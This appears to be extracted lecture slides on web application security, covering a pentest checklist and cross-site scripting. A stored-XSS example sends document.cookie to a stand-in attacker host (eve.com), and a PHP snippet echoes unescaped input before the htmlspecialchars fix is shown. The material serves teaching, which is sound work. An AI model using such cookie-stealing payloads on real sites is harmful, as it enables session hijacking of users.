
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












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4.1	Check for insecure transmission of sensitive information	✓	<b>4.4.1</b>
4.2	Check for sensitive information in externally archived page	✓	<b>4.4.2</b>
<b>5.0</b>	<b>File upload</b>		
5.1	Check for uploading of (dynamic) scripts	✓	<b>4.5.1</b>
<b>6.0</b>	<b>Sessions</b>		
6.1	Check for cross-site request forgery	✗	<b>4.6.1</b>

See <https://www.certifiedsecure.com/checklists/>




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
### Message to John

```
Hi John, <script>var i
= new Image();
img.src = 'http://
eve.com/'+document.cookie;
</script> how are you?
```

FriendFace website




VICTIM



### Message from Kevin

```
<html>
<body>
<p>Message from Eve:</p>
<p>Hi John, <script>var i = new
Image(); img.src = 'http://
eve.com/'+document.cookie;</script>
how are you?
</p>
</body>
</html>
```



```
<?php  
$name = $_GET[ 'name' ] ;  
echo "Welcome, $name!"
```

<http://test.site/welcome.php?name=<script>>

```
<?php  
$name = $_GET[ 'name' ] ;  
echo "Welcome, $name!"
```

<http://test.site/welcome.php?name=<script>>

**Welcome, <script>!**



```
<?php
```

```
$name = htmlspecialchars($_GET['name']);
```

```
echo "Welcome, $name!"
```

<http://test.site/welcome.php?name=<script>>

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<?php
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$name = htmlspecialchars($_GET['name']);
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**Welcome, &lt;script&gt;!**



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*Penetration testing cannot prove or even demonstrate that a system is flawless. It can place a reasonable bound on the knowledge and work factor required for a penetrator to succeed.*

*- Smart Guy on the Internet*

*[..] penetration testing cannot prove security of the system, just as no doctor can prove that you are without occult disease; thus, it can just prove that the system is vulnerable.*

*- Other Smart Guy on the Internet*

netsparker



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
